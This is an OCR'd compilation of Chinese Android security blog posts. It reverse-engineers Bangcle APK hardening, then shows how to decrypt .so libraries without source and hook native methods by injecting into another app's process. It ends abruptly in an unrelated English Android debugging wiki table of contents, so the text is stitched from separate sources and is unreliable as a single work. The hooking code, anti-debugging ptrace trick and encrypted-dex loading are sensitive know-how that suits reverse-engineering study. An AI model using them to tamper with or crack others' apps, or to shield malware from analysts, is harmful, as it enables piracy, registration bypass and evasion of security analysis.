
二、梆梆加固逆向分析过程

首先我们通过对 APK 加固前后文件结构的比较，来了解梆梆加固对 APK 文件所做的处理。为了使分析过程足够简单，我新建一个最简单的测试程序，并上传到梆梆加固，整个加固过程大概需要 4 天的时间才可以完成，这是一个漫长的等待过程。

该测试程序包含了 Activity、Service、ContentProvider、BroadcastRecevier 四大组件、Application、普通类、Jni 调用等 7 类对象，目的就是全面的了解梆梆的加固效果。

1、apk 加固前后静态文件结构及动态运行时对比分析

（1） 加固前后静态文件结构变化（左为加固前，右为加固后）



加固后 apk 新增以下文件：

assets\meta-data\manifest.mf //APK 文件列表 SHA1-Digest

assets\meta-data\rsa.pub //RSA 公钥信息

assets\meta-data\rsa.sig //数字签名文件

assets\classes.jar //已加密原 classes.dex 文件

assets\com.example.hellojni　//ARM 平台二进制可执行文件

assets\com.example.hellojni.x86 //x86 功能同上

libs\armeabi\libsecexe.so　//ARM 平台共享库文件


libs\x86\libsecexe.so　//x86 功能同上


加固后修改文件：

AndroidMainfest.xml //（如果应用配置有 Application 信息，则该文件加固前后相同，如果应用未配置 Application 信息，则该文件加固前后不　//相同，梆梆会配置 Application 信息为自己实现类）

classes.dex

对 classes.dex 进行反编译，观察代码树结构变化：（左为加固前，右为加固后）





（2）加固前后动态运行时变化

运行原程序，系统仅创建一个相关进程，但是加固的程序，系统会为其同时创建三个相关程序进程：

进程启动顺序：597 进程创建 605 进程，605 进程又创建了 607 进程

```
app_32    597   33    135664 16920 ffffffff afd0eb08 S com.example.hellojni
app_32    605   597   52944  2100  ffffffff afd0d8ac S com.example.hellojni
app_32    607   605   9972   1260  c0095230 afd0d8ac S com.example.hellojni
```

通过查看 maps 文件获取 597 进程映射文件信息

```
# cat /proc/597/maps
41848000-41849000 r-xs 00011000 1f:01 432        /data/app/com.example.hellojni-1.apk
41849000-4184d000 r-xp 00000000 1f:01 741        /data/dalvik-cache/data@app@com.example.hellojni-1.
apk@classes.dex
41857000-41858000 r-xs 00000000 1f:01 266        /data/data/com.example.hellojni/.cache/classes.jar
431c6000-43215000 r-xs 00000000 1f:01 432        /data/app/com.example.hellojni-1.apk
43215000-43264000 r-xs 00000000 1f:01 432        /data/app/com.example.hellojni-1.apk
80900000-80917000 r-xp 00000000 1f:01 708        /data/data/com.example.hellojni/lib/libsecexe.so
80917000-80918000 r-xp 80917000 00:00 0
80918000-8091a000 rwxp 00018000 1f:01 708        /data/data/com.example.hellojni/lib/libsecexe.so
80a00000-80a03000 r-xp 00000000 1f:01 730        /data/data/com.example.hellojni/lib/libhello-jni.so
80a03000-80a05000 rwxp 00002000 1f:01 730        /data/data/com.example.hellojni/lib/libhello-jni.so
```

通过 map 文件可以看出，597 进程为主进程，android 各组件在该进程中运行。

605 和 607 进程并无与 apk 文件相关文件信息，通过 cmdline 查看启动参数：

```
# cat /proc/605/cmdline
cat /proc/605/cmdline
com.example.hellojni com.example.hellojni -1834630704 0 /data/app/com.example.hellojni-1.apk 29 com.
example.hellojni 34 35 # ls
```

```
# cat /proc/607/cmdline
cat /proc/607/cmdline
com.example.hellojni com.example.hellojni -1834630704 0 /data/app/com.example.hellojni-1.apk 29 com.
example.hellojni 34 35 # _
```

初步怀疑该进程为 assets\com.example.hellojni 可执行文件运行结果。

2、梆梆加固保护效果分析

我们通过逆向分析加固后的 app，来看看梆梆加固对 app 的保护效果。

程序代码的第一执行点是 Application 对象，首先查看 TestApplication 类对象。

```
public void onCreate()
{
  super.onCreate();
  if (Util.getCustomClassLoader() == null)
    Util.runAll(this);
  String str = FirstApplication;
  try
  {
    this.cl = ((DexClassLoader)Util.getCustomClassLoader());
    realApplication = (Application)this.cl.loadClass(str).newInstance();
    if (realApplication != null)
    {
      ACall localACall = ACall.getACall();
      localACall.at1(realApplication, getBaseContext());
      localACall.set2(this, realApplication, this.cl, getBaseContext());
      realApplication.onCreate();
    }
    return;
  }
  catch (Exception localException)
  {
    while (true)
    {
      localException.printStackTrace();
      realApplication = null;
    }
  }
}
```

程序的 Util 类完成大部分的 java 层逻辑，

```
public static void runAll(Context paramContext)
{
  checkUpdate(paramContext);
  try
  {
    File localFile = new File("/data/data/" + paramContext.getPackageName() + "/.cache/");
    if (!localFile.exists())
      localFile.mkdir();
    checkX86(paramContext);//如果是X86平台，拷贝APK中libs\x86\libsecexe.so文件到/data/data/{packageName}/.cache/目录
    CopyBinaryFile(paramContext);//拷贝APK中的assets\classes.jar和assets\com.example.hellojni文件到/data/data/{packageN
    createChildProcess(paramContext);//创建子进程
    tryDo(paramContext);
    runPkg(paramContext, paramContext.getPackageName());//创建MyClassLoader动态加载类
    return;
  }
  catch (Exception localException)
  {
    while (true)
      localException.printStackTrace();
  }
```

ACall 类主要完成对 libsecexe.so JNI 的调用：

```
public native void a1(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2);

public native void at1(Application paramApplication, Context paramContext);

public native void at2(Application paramApplication, Context paramContext);

public native void c1(Object paramObject1, Object paramObject2);

public native void c2(Object paramObject1, Object paramObject2);

public native Object c3(Object paramObject1, Object paramObject2);

public native void r1(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2);

public native void r2(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2, byte[] paramArrayOfByte3);

public native ClassLoader rc1(Context paramContext);

public native void s1(Object paramObject1, Object paramObject2, Object paramObject3);

public native Object set1(Activity paramActivity, ClassLoader paramClassLoader);

public native Object set2(Application paramApplication1, Application paramApplication2, ClassLoader paramClassLoader, Context paramConte

public native void set3(Object paramObject1, Object paramObject2);
```

查看 libsecexe.so 文件导出函数，发现所有函数名都经过加密处理，与我们平时 jni 调用产生的函数名并不同。平时 jni 产生的函数名应该为这样格式 Java_com_secapk_wrapper_ACall_{函数名}

抗静态分析：

Util 类通过 MyClassLoader 完成对加密 classes.jar 的动态加载，内存中解密 classes.jar，完成动态加载。

jni 方法对应 so 函数名的混淆。

抗动态调试：

当使用 IDA 动态调试该程序时，程序无法建立连接调试。

梆梆加固可以有效常用的逆向分析方法。

三、梆梆加固技术实现关键点猜想


（1）如何使 DexClassLoader 动态加载组件具有生命周期？

根据 APK 文件是否在 AndroidManifest.xml 配置 Applicaiton 信息，梆梆加固会做不同的处理：

通过上传 Applicaiton 不同配置的 APK 文件，我们发现：

当 APK 配置有 Applicaition 信息时，梆梆加固重写 Application 类


当 APK 未配置 Application 信息时，梆梆加固新建类，并在 AndroidManifest.xml 中配置自己 Application 类



因此 Applicaiton 就是程序的第一执行点。

我们知道 DexClassLoader 加载的类是没有组件生命周期的，也就是说即使 DexClassLoader 通过对 dex 的动态加载完成了对组件类的 加载，当系统启动该组件时，还会出现加载类失败的异常。我已经在“Android APK 加壳技术方案”（http://blog.csdn.net/jiazhijun/article/details/8809542）中提出了一种使 DexClassLoader 加载组件类具有生命周期的方法。

运行加固后的程序并通过 Mat 内存分析工具查看类加载情况：


android.app.LoadedApk @ 0x405148b8
<class> class android.app.LoadedApk @ 0x4005c620 System Class
mActivityThread android.app.ActivityThread @ 0x40512878
mApplicationInfo android.content.pm.ApplicationInfo @ 0x40512df8
mPackageName java.lang.String @ 0x40512e70 com.example.hellojni
mAppDir, mResDir java.lang.String @ 0x40513010 /data/app/com.example.hellojni-1.apk
mLibDir java.lang.String @ 0x40513110 /data/data/com.example.hellojni/lib
mDataDir java.lang.String @ 0x40513190 /data/data/com.example.hellojni
mReceivers java.util.HashMap @ 0x40514918
mUnregisteredReceivers java.util.HashMap @ 0x40514950
mServices java.util.HashMap @ 0x40514988
mUnboundServices java.util.HashMap @ 0x405149c0
mDataDirFile java.io.File @ 0x405149f8
mCompatibilityInfo android.content.res.CompatibilityInfo @ 0x40514a68
mResources android.content.res.Resources @ 0x40518130
mClassLoader com.secapk.wrapper.MyClassLoader @ 0x405221a8
<class> class com.secapk.wrapper.MyClassLoader @ 0x40521f70 System Class
parent java.lang.BootClassLoader @ 0x4001f540
mClassLoader dalvik.system.PathClassLoader @ 0x40514c18
mRawDexPath java.lang.String @ 0x40522300 /data/data/com.example.hellojni/.cache/classes.jar
mDexOutputPath java.lang.String @ 0x40522488 /data/data/com.example.hellojni/.cache
mRawLibPath java.lang.String @ 0x40522608 /data/data/com.example.hellojni/lib/
packages java.util.HashMap @ 0x40522628
mFiles java.io.File[1] @ 0x405226d8
mZips java.util.zip.ZipFile[1] @ 0x405226f0
mDexs dalvik.system.DexFile[1] @ 0x40522708
mLibPaths java.lang.String[3] @ 0x40523fd0
Σ Total: 11 entries
mApplication com.example.hellojni.TestApplication @ 0x40525708
<class> class com.example.hellojni.TestApplication @ 0x405255a0 System Class
mBase android.app.ContextImpl @ 0x40517f98
username java.lang.String @ 0x40525720 jia_jack Unknown

如上图所示，组件类的加载类已经被修改为 com.secapk.wrapper.MyClassLoader 类，可以得出结论，该方式和我提出方式基本相同，通过 修改系统组件类 ClassLoader 来实现。

（2）如何混淆 native 方法在 so 库函数对应关系？

jni 方法注册方式有两种，

1、通过 javah 产生函数头，该种方式产生的方法具有固定的格式。该方式使逆向分析人员比较容易获取 java 层 native 方法对应的本地方 法。

2、在 JNI_OnLoad 方法中手动注册 jni 方法，不易查找对应关系。

使用第二种方式可以实现混淆 java 层 native 方法和 so 函数的对应关系。

```
#include <string.h>
#include <jni.h>

JNIEXPORT jstring JNICALL abcdefghijklmn( JNIEnv* env,jobject thiz )
{
	return (*env)->NewStringUTF(env, "Hello from JNI !");
}

JNIEXPORT jint JNICALL JNI_OnLoad(JavaVM* vm, void* reserved)
{
	JNIEnv* env = NULL;
	jint result = -1;

	if ((*vm)->GetEnv(vm, (void**) &env, JNI_VERSION_1_4) != JNI_OK) {
		return JNI_ERR;
	}
```

```
    JNINativeMethod gMethods[] = {
        { "stringFromJNI", "()Ljava/lang/String;", (void*)abcdefghijklmn },
    };
    jclass clazz = (*env)->FindClass(env, "com/example/hellojni/HelloJni");

    if (clazz == NULL) {
        return JNI_ERR;
    }
    if ((*env)->RegisterNatives(env, clazz, gMethods, sizeof(gMethods) / sizeof(gMethods[0])) < 0){
        return JNI_ERR;
    }
    /* success -- return valid version number */
    result = JNI_VERSION_1_4;
    return result;
}
```

以上代码中的字符串都是明文（比如“stringFromJNI”），如果这些文明字符串都换成密文的话，再通过运行时解密，相应的对应关系更不易看出。

（3）如何使 DexClassLoader 加载加密的 dex 文件？

虽然不了解梆梆加固是怎么做的，不过通过分析它的运行逻辑，我推测了一种可行的实现方案：了解该方案需要对 Android DexClassLoader 的整个加载流程需要有清晰的了解。

首先推断 assets\classes.jar 是一个加密的 jar 包。

正常的 DexClassLoader 加载的流程如下：会有一个 DexOpt 产生 odex 过程

```
D/dalvikvm(20690): DexOpt: --- BEGIN 'test.apk' (bootstrap=0) ---
D/dalvikvm(20699): DexOpt: 'Landroid/net/http/SslError;' has an earlier definition; blocking out
D/dalvikvm(20699): DexOpt: not verifying 'Landroid/net/http/SslError;': multiple definitions
```

但是梆梆加固后的应用 DexClassLoader 加载过程并没有该过程的 log 信息。

推断加密的 jar 包里面含有 odex 文件，如果不是 odex 文件的话，DexClassLoader 肯定会在运行时释放未加密的 odex 文件到目录，这样的话 被保护的逻辑也就泄露了。

DexClassLoader 加载过程会在 java 层和 C 层产生不同的数据结构，java 层并没有实质性的数据，所有的数据都在 c 层，我们可用通过底层 代码完成 dex 数据的解析。底层 dex 分析是可以支持 byte[]数组的，解密 odex 数据，传递过去就行了。这样 java 层就可以调用了。

以下是大概伪代码实现步骤：

```
int loadDex(char * dexFileName)
{
    char *dvm_lib_path = "/system/lib/libdvm.so";
void * handle;
DvmGlobals gDvm;
    handle = dlopen( dvm_lib_path, int mode);
```

1、读取 dexFileName 文件内容并解密到 byte 数组。

2、调用 dexFileParse 函数解析 byte 数组为 DexFile

\dalvik\libdex\DexFile.c

```
DexFile* dexFileParse(const u1* data, size_t length, int flags)//dlsym(handle, "dexFileParse");
```

3、调用 allocateAuxStructures 转换 DexFile 为 DvmDex，（由于该方法为 static 方法，因此需要按照其逻辑自行实现）

\dalvik\vm\DvmDex.c

```
static DvmDex* allocateAuxStructures(DexFile* pDexFile)
```

4、添加 DvmDex 到 gDvm.userDexFiles

\dalvik\vm\Init.c

struct DvmGlobals gDvm; //gDvm = dlsym(handle, "gDvm");

5、修改 MyDexClassLoader 中的 mDexs 对象的 mCookie 值，mCookie 主要用于映射底层 DvmDex 数据

DexClassLoader.mDexs[0].mCookie 值

}

（4）so 如何实现程序的反调试？

同 linux 反调试基本原理相同，这里提供一种方式就是在 JNI_Onload 中调用 ptrace 方法，ptrace 被广泛用于调试（比如 IDA）和进程 代码注入（比如 LBE,金山等权限管理功能实现），一个进程只能被一个进程 ptrace，如果你自己调用 ptarce，这样其它程序就无法通过 ptrace 调试或者 向您程序进程注入代码。

ptrace(PTRACE_TRACEME,0 ,0 ,0);

通过本人实验，该种方式可以实现 so 的反调试。

三、总结

通过以上分析，梆梆加固的确可以有效防止移动应用在运营推广过程中被破解、盗版、二次打包、注入、反编译等破坏，不过如果 Android 恶意软件也通过 这种方式加固保护，这将会给移动安全分析人员带来巨大的挑战，因为安全分析人员经常使用的代码静态逻辑分析和动态调试分析在该情况下都失效了。

梆梆官方声称不会对恶意软件进行加固，的确在加固的过程中发现存在安全软件扫描信息和云测试处理流程，不过这些措施只能减少而不能彻底杜绝恶意软件通过梆梆加固保护。如何不被恶意软件利用是梆梆需要解决的问题。

http://blog.csdn.net/androidsecurity/article/details/8892635

无源码加解密实现 && NDK Native Hook

一、概述

在上个帖子 http://bbs.pediy.com/showthread.php?t=191649 中介绍了 so 加解密实现的基本思路和有源码自加解密实现。仅仅实现有源码的方式，肯定不是我们想要的。下面介绍一种无源码的加解密实现和简单的 Native method hook 思路。

二、无源码加解密实现

在上个简单粗暴的 so 加解密帖子中，介绍了基于 section 和特定目标函数(或数据区)加解密实现思路。加密步骤中，我们并不需要被加密 so 文件的源码，而需要源码原因是：解密的时机放在了 so 文件被 linker 加载执行.init_array 中的代码过程中，实现 so 加载时的自解密。把解密代码插到.init_array 中，自然需要源码。其实，只要在函数被执行前进行解密，都是可以的。由于所有被加载的 so 处于同一进程中，故可以将解密函数放在另一个 so 执行，即实现无源码解密。

将解密函数放在另一个 so 中，只需保证解密函数在被加密函数执行前执行即可。和其他 so 一样，解密 so 的加载也放在类的初始化 static{}中。我们可以在解密 so 加载过程中执行解密函数，就能保证被加密函数执行前解密。执行时机可以选在 linker 执行.init_array 时，也可以选在 OnLoad 函数中。当然，解密 so 一定要放在被解密 so 后加载。否则，搜索进程空间找不到被解密的 so。

加密方法可以随意选择上个帖子中的一种，解密只需将原来的解密函数单独放在一个 so 文件即可。相信读者已经明白，这里就不啰嗦，见附件源码 shelldemo。

三、Native method Hook 简单实现

1.解包添加 hook.so 实现

很容易知道，native 方法并不像 so 中的其他函数被直接被调用。而是通过注册并被间接调用的。在 so 加载和卸载过程中，Onload 和 Unload 函数会被调用，类似于驱动的加载和卸载。Onload 函数主要功能是调用 RegisterMethod 注册 native 函数；而 Unload 则相反。那么如果增加一个 so 文件，在 Onload 中调用 UnregisterMethod 函数，将当前绑定的函数注销，再调用 RegisterMethod 注册我们自己的函数，即实现简单的 hook 功能。相信读者已经懂得如何做，这里就不给出源码了。

这里存在着一个问题，UnregisterMethod 会将 clazz 所有的函数都注销掉(Un-register all native methods associated with the class)。当一个类存在多个 native 函数时，这种方法显然是不可取的。我们不可能实现原 so 中的所有函数，且也达不到 hook 的某一或某些函数的目的。

我们知道，同一个 native 方法是可以被多次注册的。既然可以被多次注册，那么 struct Method insns 字段绑定的是最后一次注册的函数。Hook 的思路很简单了：调用 RegisterMethod，替换原来的某一或某些 native 方法。相信读者已经懂得如何做，这里就不给出源码了。

2.进程注入实现

既然可以 hook native 方法，绕过一些简单注册什么的，还是可以的，读者可以自行试试。但美中不足的是，现很多 apk 作了自校验，直接添加 hook.so 到原包中，添加 smali 加载代码实现 hook 肯定不现实。在不动原包的情况下，我们只能通过进程注入来实现了。

网上有很多大大的注入源码，这里假设读者已经有源码并能正常注入进程(我这里使用古河大大的注入代码)。为了便于读者理解，我这里构建一个简单的 apk。




图 1

Button调用native foo()函数，获取字符串并在TextView中显示。在demo.so中，foo函数为：

```
static jstring foo(JNIEnv* env){
    return env -> NewStringUTF("Wait for hook!");
};
```

我们的目标是将 foo 函数 hook，返回字符串：”Hooked! Oh yeah!”。可能读者已经想到，在 hook_entry 中调用 findclass，然后直接注册函数即可。当我写好代码测试时，发现如下错误：




图 2

NoClassDefFoundError，初看以为类名写错了，复制 demo.c 的代码过来测试，还是同样的错误。仔细看还有[generic]，翻看源码和各种谷歌，发现此错误其实可能不是类名没找到，而类加载器不对。可能读者会问，第一种实现并未出现异常。的确，那是因为 so 是通过 loadLibrary 加载的，而这里是通过注入实现的。loadLibrary 会自动找到合适的类加载器，而这里使用默认的类加载器 bootclassloader 加载，出现未找到的异常(不太了解 jni 机制的读者，可以参看老罗关于 jni 加载机制的帖子)。具体异常原因就是：调用 findclass 由于类加载器不对，出现异常并且未作异常处理而抛出的。
知道这个原因，具体实现就简单了，就在是 findclass 失败后，添加调用自己实现的 findclass 即可。主要代码：

```
extern "C" void HookNativeMethod(char *para){
    JNIEnv *env = NULL;
```

```
    jclass clazz = NULL;
    env = android::AndroidRuntime::getJNIEnv();
    if(env == NULL){
        __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Get JNIEnv failed\n");
        goto _error;
    }
    clazz = android::AndroidRuntime::findClass(env, JNIREG_CLASS);
    if(clazz == NULL){
        __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Find Class failed by BootClassLoader\n");
        if(env->ExceptionOccurred()){
            env->ExceptionDescribe();
            env->ExceptionClear();
        }
        clazz = myFindClass(env, JNIREG_CLASS);
        if(clazz == NULL)
        {
            __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Find Class failed\n");
            goto _error;
        }
    }
    if (env->RegisterNatives(clazz, gMethods, sizeof(gMethods) / sizeof(gMethods[0])) < 0) {
        __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Register Hook Method failed\n");
        goto _error;
    }
    return;
_error:
    __android_log_print(ANDROID_LOG_INFO, "INJECTED", "Hook Native Method failed\n");
}
```

具体实现见源码，这里就不贴了。
注入后的效果如下：




图 3

四、参考文献

http://blog.csdn.net/luoshengyang/article/details/8923483
后面发现，其实在这篇帖子中：
http://bbs.pediy.com/showthread.php?t=186054&highlight=%E6%B3%A8%E5%85%A5
也有 findclass 的实现
安卓源码： dalvik\vm\jni.c native.cpp jniinternal.h androidRuntime.cpp androidRuntime.h

Android Debugging

There are many different ways of debugging various parts of the Android software stack (ie: bootloader, kernel, applications etc.). We will cover a few tools that we have used. Please feel free to update this list or provide more information about other methods that may be available.

Contents

[hide]

- 1 Eclipse ADT
  - 1.1 Note on Installing Eclipse Plugins
  - 1.2 Debugging on Zoom2 with Eclipse ADT
  - 1.3 Troubleshooting
- 2 Debugging with GDB and DDD
  - 2.1 GDB (the GNU Debugger)
  - 2.2 DDD (Data Display Debugger)
- 3 Lauterbach TRACE32
- 4 CodeComposer
- 5 Selectively Enable Opencore Debug Print
- 6 Experimenting CpuFreq Governors to profile at different ARM-MHz
- 7 Profiling
- 8 OProfile on OMAP3
- 9 OProfile on OMAP4 K35 (pre-ICS)
  - 9.1 Note for OProfile on Pandaboard
  - 9.2 Changing to Performance Governor
  - 9.3 Steps to rebuild Kernel
  - 9.4 Steps to rebuild USERSPACE Component
  - 9.5 Work-around for recognizing CPU
  - 9.6 Installation
  - 9.7 Execution
  - 9.8 Starting and Stopping the profiler

    - 9.9 Generating the Results
    - 9.10 Post-process OProfile results
    - 9.11 Steps to Re-run OProfile
    - 9.12 Other Pointers - OProfile in OMAP4
